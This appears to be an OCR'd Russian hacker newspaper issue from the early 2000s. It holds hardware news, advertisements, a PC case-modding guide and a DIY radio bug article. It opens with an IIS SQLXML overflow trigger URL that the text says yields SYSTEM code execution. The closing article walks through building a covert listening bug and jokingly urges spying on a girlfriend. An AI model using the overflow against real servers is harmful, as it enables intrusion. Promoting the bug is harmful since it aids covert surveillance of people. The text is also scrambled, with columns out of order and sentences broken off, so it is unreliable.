ISAPI фильтр SQLXML. Какова главная функция фильтра? Правильно, фильтровать, фильтровать грамотно, так, чтобы по специальным критериям. Один из возможных критериев - тип данных. Параметр для SQLXML задается по форме "?contenttype=параметр". Обратим взор на типичный, безобидный запрос:

```
IIS-server/demos?sql=select+''+from+Customers+as+Customer+FOR+XML+auto&root=ro  
ot&xsl=custtable.xsl&contenttype=text/html
```

Вряд ли до установки заплатки от MS нам кто-то помешает выполнить нужный код с правами SYSTEM, где крутится дырявый SQL Server 2000:

```
IIS-Server/Nwind/Template/catalog.xml?contenttype=text/AAAA...AAA
```

Понятно, что незнакомый "template" заменяется на нечто индивидуальное из ломаемой системы. Также был найден магический интервал - content-type параметр должен занимать от 240 до бесконечности знаков :). Магия приводит inetinfo.exe в состояние, когда несчастный готов исполнить практически любой желаемый нами код!




ХАКЕР

БЕСПЛАТНАЯ ЕЖЕМЕСЯЧНАЯ ГАЗЕТА



Мини ПК

Довольно интересное решение, близкое к концептуальному, представила компания GSM-International. Это - полноценный комп, но размером и весом схожий с лилипутом. Судя сам - всего 157x146x45 мм при 950 граммах. Малыша зовут EZgo, а документы и родословная его выглядят вот так: Процессор - Intel Pentium III / Celeron, Socket 370.



Поддерживаемая системная шина - 66, 100, 133 МГц.
Память - до 256 Мб.
CD-ROM или DVD-привод.
2,5-дюймовый Ultra DMA33/66 винчестер толщиной 9,5 мм (FDD - опционально).
Видео - встроенное в материнку Intel 82810E (4 Мб памяти, разрешение до 1280 x 1024).
Звук - 16-битный стерео, встроенные колонки.
Встроенный 10/100base-T Ethernet.
Встроенный 56к V.90 модем.
Интерфейсы: D-sub VGA, S-Video, AV Video, микрофонный вход, выход на внешние колонки, IrDA, два порта USB, последовательный, параллельный, PS/2.
Операционная система - Windows 98/ME, Windows 2000/NT, Linux.

Как видишь, EZgo оказался крут не по годам, несмотря на свои скромные габариты. Осталось только дожидаться его появления в свободной продаже и поиграть в Джеймс Бондов :].

Новый резак от Lite-On

Имя нового резака - LTR-48246. Отличается он весьма шустрым нравом: 48x - скорость записи CD-R-дисков и CD-ROM. Также имеется поддержка



технологии SmartBurn для защиты буфера от опустошения (мало ли сколько его кантовать будут :) и Smart-X. Объем буфера - 2Мб. Весьма недурственно, правда, о цене пока ничего не известно.

Корпус для домашнего кинотеатра

Компания Cooler Master, представила свой новый алюминиевый корпус ATC-610. Дизайн корпуса выглядит с закосом под домашний кинотеатр, по-буржуйски - "Home Theatre Style". И правда, если комп активно использу-



ется и для просмотра крутых фильмов, то почему бы не прикупить ему соответствующий домик :]? Вот остальные спецификации:
Отсеки: 2x5,25 и 4x3.5.
M/b type: Micro-ATX.
Вес: 5 кг.
Размеры: 420x420x140 мм.

Клава для юных музыкантов

Никогда не поздно попробовать написать свою музыку. С этим согласна и Creative, выпустившая оригинальный девайс - MIDI клавиатуру, объединенную в одном корпусе со стандартной клавишей для ПК. Новинка называется




ProdiKeys. Конечно, профессионалам она вряд ли приглянется, но для остальных (особенно детям и подросткам) ProdiKeys может стать прикольной игрушкой для музыкальных забав и оргий :]. В комплекте также поставляется специальный набор софта с простым и доступным интерфейсом.




Serial ATA - В массы!

Компания Promise выпустила два новых контроллера с перспективным интерфейсом Serial ATA. Первый - Promise SATA150 TX2 Plus (с возможностью подключения двух дисков ATA133) или RAID и второй - Promise FastTrak TX4100. Помимо возросшей пропускной способности, Serial ATA может похвастаться компактностью



шлейфов подключения (и их увеличившейся длиной (до 1 м)), а также возможностью "горячего" подключения. Ну что ж, ждем-с новых материнок и контроллеров, благо все предпосылки имеются.

также новый протокол сжатия данных V.44. Начинкой для них служит чипсет Zyxel M4, использовавшийся в профессиональной серии U-336. Также они отличаются от старших собратьев бесшумным набором номера и ускоренным последовательным портом (скорость передачи до 230 Кбит/с). Из остальных фишек можно отметить, что их теперь можно использовать и в качестве автоответчика, который не требует подключения к компу. Ну а про адаптацию к отечественным телефонным линиям и говорить не стоит - про это и так все наслышаны. Отличается же DUO от NEO наличием USB.




Цена на новинки составляет 115\$ и 130\$ соответственно. Однако это не все радостные вести для продвинутых "зайцеводов". Стало известно, что Zyxel обновила свою прошивку до версии 2.0 для модемов Omni 56K PRO, Omni 56K Plus, Omni 56K с поддержкой двух новых стандартов: V.92 и V.44. Подробности и линки для скачки можно найти на <http://www.omni.ru>.

Новинки от Zyxel

Компания Zyxel, к радости своих фанатов, представила два своих новеньких модема популярной серии Omni 56K - NEO и DUO. Эти модемчики поддерживают новый протокол V.92, а

Переходник AGP в PCI!

А почему бы и нет? Особенно это актуально для владельцев старых компов, не разжившихся поддержкой AGP, но желающих иметь приличную видюху. Правда, из-за ограниченной пропускной способности шины PCI с переходником будут работать только



видеокарты стандарта AGP 1x и 2x. Также оригинальному девайсу требуется внешнее питание. Стоит переодичник порядка 30 бакинских.

Ускоряемся на Gigabyte!

Gigabyte Technology представила свой новый графический аксель AP128DG-N на крутом чипсете от ATI - Radeon 8500. Технические характеристики у этой видюхи, как и следовало ожидать, на высоте:



128Мб DDR SDRAM, три выхода - D-Sub, S-Video (для подключения видеокамер, приставок, телевизоров, видеомагнитофонов и т.д.) и DVI-I (цифровой видеовыход), максимально

поддерживаемое разрешение при 32-битном цвете - 2048x1536. А для продвинутых оверклокеров будет полезен фирменный софт V-Tuner Tweaker.

MagicBright от Samsung

Около недели назад в Москве наконец-то появились первые 2 модели мониторов Самсунг СинкМастер из новой серии MagicBright, анонсированной 11 апреля. Это 17 дюймовые мониторы с плоским экраном 763МВ и 765МВ, которые являются начальными моделями серии MagicBright, состоящей кроме них еще из 757МВ, 955МВ и 957МВ. Свое название эта серия получила по своей главной отличительной особенности - новой функции MagicBright. Она активизируется специальной кнопкой на передней панели и позволяет управлять яркостью. Воз-



можны 3 режима яркости, оптимальные для различных приложений: 330кд/м.кв - игры, движущиеся изображения, 200 кд/м.кв - Интернет, 150 кд/м.кв - офисные приложения. Первые отзывы поступившие от компаний продающих эти мониторы очень положительные, специалисты подчеркнули традиционно высокое качество присущее мониторам Самсунг традиционно высокий интерес покупателей ко всем новинкам этой компании. Адреса и телефоны магазинов можно найти на www.samsungelectronics.ru.

Пополнение в линейке винтов от Samsung

Компания Samsung анонсировала свою новую линейку - SpinPoint V60. Винты имеют повышенную плотность записи на пластину - до 60Гб. Линейка включает в себя две модели емкостью на 60Гб и 120Гб. Скорость вращения шпинделя составляет 5400 об/мин, интерфейс ATA 100,



время доступа 8.9 н/с, а объем буфера на 2Мб. Остается только порадоваться за все дешевеющие мегабайты и гигабайты, благо конкуренция на рынке жестких дисков все возрастает :].

Treo 90 от Handspring

Treo 90 - это долгожданный КПК с цветным дисплеем, с 16 Мб памяти и слотом для расширения SD. Опе-



рационная система - Palm OS 4.0. Как и остальные Treo, этот девайс имеет встроенную клавиатуру, а цветной экран может отображать до 4000 цветов. Стоит же новинка около 300 буказоидов.



U.S. Robotics

Что делает фантазию реальностью?



56k Faxmodem PCI



56k Message Modem



56k FaxModem



Courier V. Everything Corporate Modem

www.frc.ru



RRC
Business Telecommunications

Оптовые поставки оборудования осуществляет компания RRC - мастер-дистрибутор U.S. Robotics Corp.
• Москва: (095) 956-1717 • С.-Петербург: (812) 325-0636 • email: ped@frc.ru

ПРИГЛАШАЕМ К СОТРУДНИЧЕСТВУ ДИЛЕРОВ



МОДИНГ ДЛЯ ЧАЙНИКОВ

«Руководство хардверного извращенца», часть первая



S/N:

Сегодня мы с тобой поговорим о моддинге – одной из разновидностей современного компьютерного искусства.

Моддингом называют модификацию компьютерных комплектующих своими руками. Целью разнообразнейших извращений, называемых словом «моддинг», может быть как улучшение параметров железа (читай экстремального разгона), так и удовлетворение тяги человека к прекрасному. Для повышения разгоняемости обычно изменяют систему охлаждения (установка радиаторов/кулеров, водяного охлаждения, модулей Пельтье, криосистем-холодильников и т.д.) и поднимают напряжение выше штатного перепайкой резисторов на плате. Подробно способы экстремального разгона мы рассмотрим в следующей статье. А первая часть нашего «Руководства хардверного извращенца» посвящена приспособлению компьютера к своим собственным представлениям о красоте. Эта статья своего рода путеводитель, здесь не будет полноценных руководств по моддингу, зато ты посмотришь, что можно в принципе сделать со сво-

Что нужно?

Минимум это - здравый ум, твердая память и прямые руки. Очень рекомендуется - знание английского, потому как все ссылки в статье ведут именно на англоязычные ресурсы, наших просто нет. Ну и, конечно, куда же мы без чувства красоты. Искусство, понимаешь...

Что модифицируем?

Самый распространенный объект моддинга - корпус компьютера. С него и начнем. Переделке подлежит абсолютно любой корпус, давай какие-либо рекомендации по выбору конкретной модели для моддинга сложно. Многие предпочитают моддить full-tower'ы, так как большой размер корпуса позволяет втиснуть в него больше разнообразных наворотов. Культовыми моддерскими корпусами считаются AOpen'овские фулл-тауэры (хит двух-трехгодичной давности), алюминиевые корпуса Lian

сов, зато качество на высшем уровне) фулл- и миди-тауэр Chieftec. Последний производится по OEM-соглашениям также компаниями Antec, Dynatron, Enermax, Chenming, Supermicro и т.д. Конечно, покупать новый корпус ради переделки, мягко говоря, нерационально. Но если тебе будет жалко проводить эксперименты над своим собственным корпусом, то лучшим выходом будет покупка на местном радиорынке подержанного тауэра. Если ты не уверен в собственных силах и сомневаешься, что с первого раза получится сделать конфетку, лучше потратить 5-10 долларов на какой-нибудь сильно поюзанный корпус и, как говорится, «тренироваться на кошках».

Начнем?

Первый шаг в большинстве моддов это прорезка отверстий для дополнительных вентиляторов. Обычно устанавливают вентиляторы диаметром 80, 92 или 120 мм, причем так, чтобы объем вдвухаемого в корпус воздуха

примерно равнялся объему высасываемого. Если вдвухается больше, это не страшно, хоть и нежелательно, а вот если больше будет вытягивать или вообще все вентиляторы стоят на выдув, то очень быстро в CD-ROM'е и флопах будет огромное количество пыли. Традиционная схема размещения кулеров: blowhole (на выдув) прорезают на задней стенке и в верхней плоскости корпуса, а suckhole (на вдув) - в передней панели. Боковые стенки используются для обоих видов, хотя чаще ставят на вдув для подвода холодного воздуха к кулеру проца и AGP/PCI-картам. Самый извращенный способ установки кулера - в нижнюю плоскость. Внизу, конечно, воздух самый холодный, но и пыли немерено, так что пылевой фильтр обязателен.

Виндоуэзз

Раз уж начали говорить про резку корпуса, то перейдем к апгрейженному ее варианту - боковым окнам. Выглядит это так:



DISCLAIMER

В статье находятся рекомендации по самым оригинальным способам потери гарантии на твое железо. Авторы и редакция не несут ответственности за кривые руки и неправильно по-

нятые инструкции. Не пытайся следовать приведенным инструкциям без соответствующего уровня умения работы с инструментами и соблюдай технику безопасности.

ним унылым компом, узнаешь некоторые специфические моддерские сленговые словечки, которые тебе не раз встретятся в статьях из Инета, и найдешь ссылки на те самые полноценные руководства.

Li и ATC aka CoolerMaster (все модели, но ATC гораздо менее популярны) и «новая классика» - недорогой серверный (словосочетание «недорогой серверный» читать слитно, т.к. за эти деньги можно купить 5 обычных корпу-

Контур окна прорезается дремелем (буржуйский такой девайс) или электролобзиком (хотя наши разве что бензопилой не прорезают, я слышал, даже ножницами по металлу пробовали :)), а вот с самими окнами сложнее. У буржуев, как всегда, они продаются, называются Plexi Window Kit. Мало того, разрабатывают специальные окна для каждого корпуса! Так, скажем, для Antec/Chieftec с их ручками для открывания боковых стенок сделали специальные окна с выемками. Также есть в продаже "киты" с гравировкой на стекле и с местами для установки кулера, чтоб не терять хорошее место. Купив подобный набор, тебе останется только прорезать соответствующей формы отверстие под него (http://www.virtualhideout.net/guides/plexi_neon/index.shtml). Все крепления уже идут в комплекте. Ах да, тебе еще надо придумать, как доставить "кит" себе домой. Если честно, то я не видел e-магазинов, которые бы рассылали моддерские наборы по СНГовью. Поэтому для наших ниндзей есть второй путь - делать окно самому. Найти плексиглас можно на том же радиобазаре (главное - ко всем приставать с вопросом "Где взять?") или в журналах с кучей объявлений о стройматериалах и прочей фигней, а дядю Ваню-стеклошника и искать не надо, он сам к такому крутому перцу придет :). Некоторые исключительно одаренные индивидуумы делают окна из натурального оконного стекла. Достать его, конечно, очень легко, но ощущения в процессе снятия боковой стенки будут сравнимы с ужасными снами ослика Данечки. Наука окопнорезательства знает случаи особых из-

вращений, когда вместо боковой стенки окно прорезается сверху. Другой вариант отклонения от нормы - вместо явного окна прорезать фигурный вырез в корпусе. Так, кстати, можно обойтись и без стекла, хотя лучше все-таки закрыть изнутри дыру тем же самым плексигласом, чтоб не дуло и видюха не кашляла :).

Танцпол внутри

Так, окно есть, а ничего не видно - внутри компа ведь темно. Не, лампочку вешать туда не надо, ибо сие есть не элитно. Керосинка или свечка на видеокарте тоже не покатят. Рекомендации лучших корпусоводов - неонки. Есть три типа неонки, которые ставят в корпус. Первый: толстые жесткие прямые трубки, похожи на лампы дневного света. Второй: тонкие жесткие трубки, но которым на фирме придают любую форму (такими в барах и магазинах делают светящиеся надписи). Третий: неоновые шнуры, у нас в продаже не видел. Первые обычно ставят внутрь для подсветки корпуса, а вторые и третьи - для внешнего оформления. Желательно использовать 12-вольтовые неонки. Купить неонки и блок питания для них можно в фирмах, которые занимаются наружной рекламой или освещением. Не знаешь, где такую взять, - зайди в магазин типа "Свет" и спроси у человека с самым умным выражением лица, где купить неонки. Вот рассказ буржуя о том, как устанавливать неонку - <http://www.moddin.net/article.asp?ArticleID=19>. Вариант для хардкорных извращенцев: поставить внутрь стробоскоп, получишь дискотеку онлайн :).

Элитный вид

Корпусу негоже оставаться скучного белого цвета. Самый простой вариант - покраска в какой-нибудь один цвет. Если руки растут откуда надо или не предъявляешь особых претензий к качеству - красишь сам, баллончиком. На тему покраски написаны хорошие статьи, которые тебе НАДО прочитать, если не хочешь, чтобы твой корпус выглядел как стена в подъезде, покрашенная пьяным криворуким инвалидом-строителем с помощью лысой кисточки (<http://www.yanmarine.ru/camod/FAQ/paint.shtml>, перевод на русский и обсуждение на форуме iXBT - <http://forum.ixbt.com/0049/000008.html>). Если категорически читать не хочешь, то вот тезисное изложение:

1. **Лучше много тонких слоев, чем один толстый.**
2. **Каждый слой должен сохнуть двое суток.**
3. **Перед покраской детали надо как минимум обезжирить, а в идеале ободрать всю краску и положить грунтовочку.**
4. **Покрашенные детали сверху покрыть бесцветным лаком.**

Баллончики с краской продаются в автомагазинах, специализированных лакокрасочных магазинах (идеальный вариант, всегда большой выбор), на авторынке (обычно убогая польская), и в последнее время появились в "экстремальных" магазинах, там торгуют специальной краской для граффити (в удобных небольших баллончиках), там же можно купить набор насадок для линий разной толщины.

Продвинутый вариант покраски - в автомастерской у маляра. Стоит недорого, особенно если краску купить самому. Если маляр нормальный, то качество покраски будет вполне автомобильное. Там же можно покрасить в металл.

Вариант для граффитчиков, маляров-эйрбрашистов и тех, кто готов заплатить за работу, - paint job, что по-русски означает "разрисованный корпус". Вот парочка таких корпусов:

Самый популярный вариант раскраски - так называемый flame job а-ля хот-род (видел, наверное, нарисованное пламя на капоте). Понятно, что дома кисточкой такое не нарисуешь. Если у самого скилл рисования эйрбрашем или баллончиком не прокачан, то за такую красоту придется платить. Есть две альтернативы - знаковый граффитчик (но качество работы не гарантировано) или фирма, которая занимается тюнингом автомобилей. В



МДМ.КИНО ЗАЛ Digital Cinema

Всего 14 мест
Проекция с DVD
Звук в формате Dolby Digital
Работает круглосуточно
Можно есть, пить и курить
прямо в зале

Бронирование билетов по тел. 960-1806
м. Фрунзенская, Комсомольский пр-т, д. 28, тел. 245-8438
www.mdmkino.ru



таких фирмах вам почти 100% смогут помочь, хотя бы скажут, как найти хорошего художника-эйрбрашиста. Небольшой совет: такие вопросы по телефону не решишь, общество еще не готово воспринимать компьютерный корпус как художественное полотно, так что договаривайтесь о личной встрече с мастером. А вообще, следует рассчитывать на сумму от \$20-25 за маленький рисунок на одной детали корпуса и до \$200-400 за полную разрисовку full-тауара.

Очень необычно выглядит корпус, покрашенный изнутри. Внешние панели корпуса навешиваются на металлический каркас непрезентабельного серого цвета или вовсе неокрашенный. Кстати, часть этой основы видно в любом корпусе даже в закрытом состоянии, посмотри на заднюю стенку. Так вот, эту стенку можно покрасить в цвет корпуса. Да и внутренняя часть будет прекрасно видна через прорезанное окно. Как в анекдоте, «Неэстетично получается, доктор!».

В цвет корпуса можно покрасить и кулеры. Делается это простой краской из баллончика. Главное - разобрать кулер перед покраской. В итоге имеем разнообразные эффек-



ты в зависимости от цвета краски и освещения.

Для тех, кто хочет сэкономить, есть самый простой и дешевый способ преобразить корпус внешне - оклеить специальной пленкой, например, "под мрамор". Если сделать все аккуратно, будет довольно симпатично и недорого.

У больших корпусов, при всех их преимуществах, есть один недостаток, их очень тяжело переносить с места на место. Особенно это касается Chieftec/Antec - 18 кг без начинки это не шутка. Для удобства переноски на верхнюю панель ставят ручки. Проще всего их купить в мебельном магазине или в фирмах, которые делают кухни, там огромный выбор. Как закрепить - придумай сам, но подскажу, что суперклей не пройдет :). Еще можно поставить корпус на колеса, но это сложнее.

Самый хардкор

С таким количеством кулеров в корпусе (до 25 штук!) шум иногда становится невыносимым, да и не всегда



компьютеру требуется экстремальное охлаждение. Для утишения компа в нагруженные моменты моддеры придумали такую вещь, как fanbus. Это контроллер скорости вращения вентиляторов, обычно встраиваемый в 5" слот. Он позволяет регулировать обороты кулера на ходу как дискретно (On/Off или 7/12В) переключателем, так и плавно с помощью реостата (так называемый rheobus).


Особо извращенный вариант предусматривает турбо-режим (обычно 17В). Кроме того, распространен девайс два-в-одном под названием fanbus/baibus, когда, кроме собственно регуляторов напряжения, на панель выводятся диоды-индикаторы напряжения. Тема "Как сделать фэнбас"



своей полезностью и простотой в изготовлении заслуживает отдельного рассказа, ну а самые нетерпеливые читают здесь - <http://www.virtual-hideout.net/guides/fanbus/index.shtml>.

Вот и к диодам пришли. Стандартные желтые/зеленые/красные диоды (Power LED и HDD LED) уже давно приелись и выглядят не хардкорно. Выбор настоящего джедая это сверхъяркие синие диоды. Продаются на любом радиорынке, стоят раз в 10 дороже обычных (\$0.75 штука). Кстати, белые стоят еще в 2 раза дороже (\$1.50). Такие же диоды ставят и в другие девайсы (CD-ROM, floppy) для пущей гармонии. Руководство по замене на примере флопа написали, как всегда, на Virtual Hideout - http://www.virtual-hideout.net/guides/case_leds/index.shtml.

Второй способ уменьшения шума от компьютера это оклейка изнутри шумоизолирующим материалом. У них продаются специализированные шумоизолирующие маты японской фирмы AKASA, наши используют пробку



или автомобильную шумоизоляцию (глушитель, хе-хе :)). Где купить пробку, я не знаю, а вот про автомобильные «утишители» вы сможете узнать в компаниях, занимающихся автотзвуком. Оклеивать надо максимальную поверхность корпуса (изнутри, естественно), в идеале - все, что не занято девайсами и кулерами. На

Moddin.net есть подборка статей, посвященных всем способам уменьшения шума от компа - <http://www.moddin.net/article.asp?ArticleID=34>.

В кулер, торчащий из боковины корпуса, особенно 120 мм, может нечаянно засосать мелкую домашнюю тварюгу или часть хозяина. Ничего приятного в ударе острыми лопастями, крутящимися на скорости 3000 оборотов в минуту, нет, разве что тебе понравится комп с интегрированными функциями мясорубки :). Поэтому на кулеры сверху ставят решетки, так называемые grills. Простенькие проволочные решетки можно купить на каждом углу, а вот в моддерских e-магазинах продают фигурные решетки aka «custom



grills», произведенные местными «laser-cutting companies». Самые популярные узоры на таких решетках это «биологическая опасность» и схематическое изображение атома.

Гимор

После приведения в порядок корпуса белые CD-ROM/CD-RW/floppy/etc. смотрятся в нем очень печально. Конечно, самый лучший вариант - покрасить их в цвет корпуса. Увы, это не всегда возможно, да и про продажу или замену по гарантии можно забыть навсегда (вот, двумя проблемами меньше :)). Для тебя, предусмотрительный, придумали stealth mod. Суть мода в том, что на переднюю панель CD-ROM/CD-RW крепят обычную заглушку от 5.25" слота, с которой уже делают, что хотят. Минус в конструкции один, но существенный - открыть привод можно только под виндой, командой «Извлечь» (щелкнув правой кнопкой по иконке CD-ROM). Зато диск, выехавший из-за заглушки, производит на непосвященных неизгладимое впечатление. Владельцы алюминиевых корпусов от китайца Ли (Lian Li) и товарищей (Coolermaster) придумали свой вариант этого мода - lian li style - в алюминиевой





заглушке прорезаются отверстия под кнопки и «подставку для кофе». Выглядит тоже ничего.

гужен (игры, игры и еще раз игры), а стало быть и нагревается, как десяток калориферов, показания программного датчика недоступны. Пора и внутренностями компа заняться. Сколько раз уже говорили, что беспорядок в проводах серьезно ухудшает охлаждение. Все провода, а в первую очередь IDE-шлейфы... гм... ну нет в русском языке слова «раундят», и хоть ты тресни! :) В общем, их превращают в такие колбаски с помощью скотча, изолянты или пластиковых трубок. На тему «Как сделать rounded IDE cable» написано просто море гайдов, вот самый толковый - <http://www.virtual-hideout.net/guides/rc/index.shtml>. В магазинах можно купить фирменные rounded IDE, от самых простых, которые уже начали появляться в прода-

же и у нас (\$7-10), до экранированных с металлической оплеткой (\$30).

Последние штрихи

Что еще? Всю периферию (мыши, клави и т.д.) и мониторы иногда красят в цвет корпуса, в клавишах и оптических мышках меняют диоды на синие, а клавиам делают неоновую под-



светку... Да, пожалуй, и все. Наверное, после работы над корпусом фантазия моддеров иссякает, поэтому необычные периферийные моды, вроде нашей, переделанной в оптическую и жестоко раскрашенной мыши Logitech Wingman, появляются крайне редко. Специализируются на периферийных девайсах только финны из Metku Modz (<http://hw.metku.net/>), обязательно



Для оверклокеров

В 5-дюймовые отсеки монтируют еще один, сугубо оверклокерский девайс - датчик температуры. Самые простые датчики только это и умеют делать (пошли дурака за водкой, так он одну бутылку и купит), фирменный ThermalTake'овский Hardcano совмещен с вентилятором для винчестера, а навороченные модели вроде DigiDoc 5 совмещают в себе до 9 термодатчиков + вольтметр + еще кучу всего. Штука экстремально полезная, ведь именно когда комп максимально за-



посети их сайт, там масса интересных идей.

Новым русским

Достойным завершением статьи будет рассказ о двух крайностях моддинга, pre-modded cases и custom cases. Pre-modded называют корпуса для инвалидов с кривыми руками и лишними деньгами. Такие на Западе мелкие фирмочки плодят сотнями и продают по очень завышенной цене. Большой выбор





ARCTIC®

NEW PRODUCTS
<http://www.arctic-cooler.com>

Впервые на российском рынке компьютерной техники серия вентиляторов фирмы Arctic для процессоров Intel Pentium IV socket 478

Storm I

- ток потребления 0.17 А
- скорость вращения 4500 об/мин
- поток воздуха 25.73 CFM
- уровень шума 32 dBA



Storm II

- ток потребления 0.17 А
- скорость вращения 4500 об/мин
- поток воздуха 25.73 CFM
- уровень шума 32 dBA



BURAN

- ток потребления 0.28 А
- скорость вращения 5000 об/мин
- поток воздуха 41 CFM
- уровень шума 30 dBA



www.nevada.ru

Ф-ЦЕНТР	НИКС	ОЛДИ
телеф. 472-64-81 ул. Сулейманов, 1 А	телеф. 974-23-80	телеф. 108-87-00 ул. Мухоморова, 20
телеф. 200-28-24 ул. Мухоморова, 2	Дальний Восток 18	телеф. 284-42-08 ул. Троицкая, 19
телеф. 740-17-85 (ФЦ) шаг ГТ		телеф. 918-81-00 ул. Давыдова, 12



Кастомайзинг

Полная противоположность пре-моддедам это custom cases, т.е. самодельные корпуса. Довольно распространено встраивание компа в предназначенные для этого предметы (принтер, сканер, коробка от инструментов, мусорное ведро, ящик от пива) просто шутки ради. В небольшой кейс встраивают комп, с которым потом ездят на LAN-parties. (Вид культурного отдыха, у нас полностью вытесненный компьютерными клубами - народ собирается где-либо со своими компами, строит сетку и занимается двумя вещами: играют в игры и раскидывают пальцы по поводу крутости своего компа. «Где-либо» - это начиная от соседского дома, в который заваливают на ночь три товарища, и до крытых стадионов, на которых собираются на несколько дней со своими спальными мешками несколько тысяч маньяков. Особым шиком считается иметь, кроме домашнего, еще и «разъездной» комп, удобный для транспортировки. :) Иногда корпус строят вообще с нуля. Вот тут-то и пригодится та самая



«friendly laser-cutting company», по-смотри на этих красавцев:

Помощью начинающему моддеру будут два описания полноценно замодденых корпусов - Project Tivoli от товарища Wolfman (http://www.virtual-hideout.net/articles/project_tivoli/index.shtml) и Diceman'овский CDI (http://www.virtual-hideout.net/reviews/cdi_vhbox/index.shtml). Первый выделяется потрясающим общим качеством работы и чувством стиля, а второй - очень красивым артворком.



ССЫЛКИ НА МОДДЕРСКИЕ САЙТЫ:

www.virtual-hideout.net -

пожалуй, самый уважаемый моддерский ресурс.

www.coolcasegallery.net - проект Virtual Hideout, галерея корпусов.

Постоянно обновляется. По сравнению со старой галереей очень вырос средний уровень работ.

www.pcpowerzone.co.uk - английские моддеры,

у них много толковых руководств.

www.moddin.net - просто хороший сайт про моддинг.

www.pcpervert.org.ua - первый русскоязычный моддерский сайт.



пре-моддед, особенно Lian Li, вы найдете на Frozen CPU (<http://www.frozenscpu.com>), хотя они все равно в СНГ ничего не привезут :). А вот продукция фирмы AMK выделяется другим. Их корпус AMK 1708 (\$800) на базе Lian Li PC-76 - мировой рекордсмен по воздушному потоку. 21 кулер обеспечивает суммарный airflow 1708 CFM (cubic feet per minute), т.е. около 180 кубических метров в минуту. Чтобы полнее представить себе эту мощь, скажу, что комната площадью 20 кв. м. с высотой потолка 2.8 м. наполнена 56 куб. м. воздуха. Этот корпус будет прокачивать весь (!!!) воздух в комнате через себя трижды в минуту! Зимой отопление не понадобится...



Модемы серии

OMNI 56K

Модем • Факс • Автоответчик • АОН



- V.92/V.44 - максимальная скорость доступа в Интернет
- Надежность связи на любых линиях
- Легкость установки - простота в обращении
- Возможность обновления микропрограммы



3 ГОДА

ИНТЕРНЕТ С РЕКОРДНОЙ СКОРОСТЬЮ



OMNI 56K PRO



OMNI 56K DUO



OMNI 56K NEO



OMNI 56K PCI

товар сертифицирован

ZyXEL

www.omni.ru

ВОТ ЭТО ЖУК!

Идея, пайка - Шлунхель (shlunxel@ngs.ru),
текст - Шнур (mr_false@fuckmicrosoft.com)



ВОТ ЭТО ЖУК!
ЖУЧОК СВОИМИ РУКАМИ ПЯДЕМ

Кто из нас не любил подслушивать или подглядывать? Это любят делать и делают все! Но большинство товарищей любимой девушки сesti стоять по несколько часов подле двери любимой девушки с единственной целью - выяснить, чем и с кем она занимается. Это неспортивно! Какая продвинутой гик, киберпанк или просто прогрессивный чел не привлечет к помощи электронных (пусть даже не очень хай-тек) устройств? Среди этих весьма полезных девайсов нынче очень популярны и распространены самодельные радиожучки, радиовши и прочие радиотараканы. Популярности этих устройств многие журналы (я ничего никому не скажу) и различные статьи на не менее различных сайтах в Инете. Обычно авторы этих материалов заявляют, что их жук (схема коего зачастую без особого выпендрежа скоμμунизжена из журналов типа Радио восьмидесятых годов) самый-самый маленький, имеет самую-самую дальность, слышимость и так далее по списку... Так же скажем и мы ;) . Итак, если тебе интересно, как работают такие девайсы, ты хочешь разобраться в их устройстве и собрать опытный образец - читай этот материал.

Оффтопик

Поведаю тебе немного технических характеристик жука:

- 1) Напряжение питания варьируется от 5в до 12в. На ура работает от 3 батареек для лазерной указки или часов.
- 2) Рабочая частота - 100МГц в FM диапазоне при свежих батарейках, но при их разрядке частота может падать до 88МГц. Так что жук спокойно ловится обычными радиоприемниками, что хорошо и плохо одновременно. Хорошо тем, что не надо иметь/паять никакого специального оборудования, но плохо тем, что жук использует официально запрещенную для радиолюбителей частоту. Проще говоря, жопу напинать за это могут =). Если ты не знал, существует специально отведенный диапазон для радиолюбителей. Почему же мы тогда его не используем? Я скажу

одно слово: ЛЕНЬ!

- 3) Напрочь отсутствуют катушки.
- 4) Спаянный жук вместе с батарейками (исключая антенну) полностью умещается в корпус от лазерной указки.
- 5) Слышимость. Кладем жука в один угол потоковой аудитории, отходим в противоположный и начинаем разговаривать. Человек с приемником, на-

- ходящий в коридоре, прекрасно слышит и различает наш негромкий разговор ;).
- 6) Дальность. Когда как. Максимум, зафиксированный нами, при котором отчетливо можно расслышать, - 120 метров. Это - с питанием в 5в. С 12в может быть и больше. Имхо, впечатляет.

Как фурычит

Глянь на схему - все поймешь :) . Ну что, удивлен размерами? Вся интрига в том, что в нашей схеме (придуманной Шлунхелем, кстати) использован цифровой генератор несущей частоты (которая и есть 100МГц). Именно эта идея и позволяет столь уменьшить размеры жука. Но расскажу обо всем поподробнее. В целом жук состоит из трех частей: микрофона, усилителя и модулятора. Что такое микрофон, ты и сам знаешь, не маленький уже. А вот про усилител и модулятор, думаться, надо пояснить. Итак, в этой схеме используется простейший усилитель на одном транзисторе (кт315, кстати). Работает он по следующему принципу: ты с видимым удовольствием орешь в микрофон. Благодаря твоему ору микрофон начинает пропускать через себя ток, который поступает на базу

жук

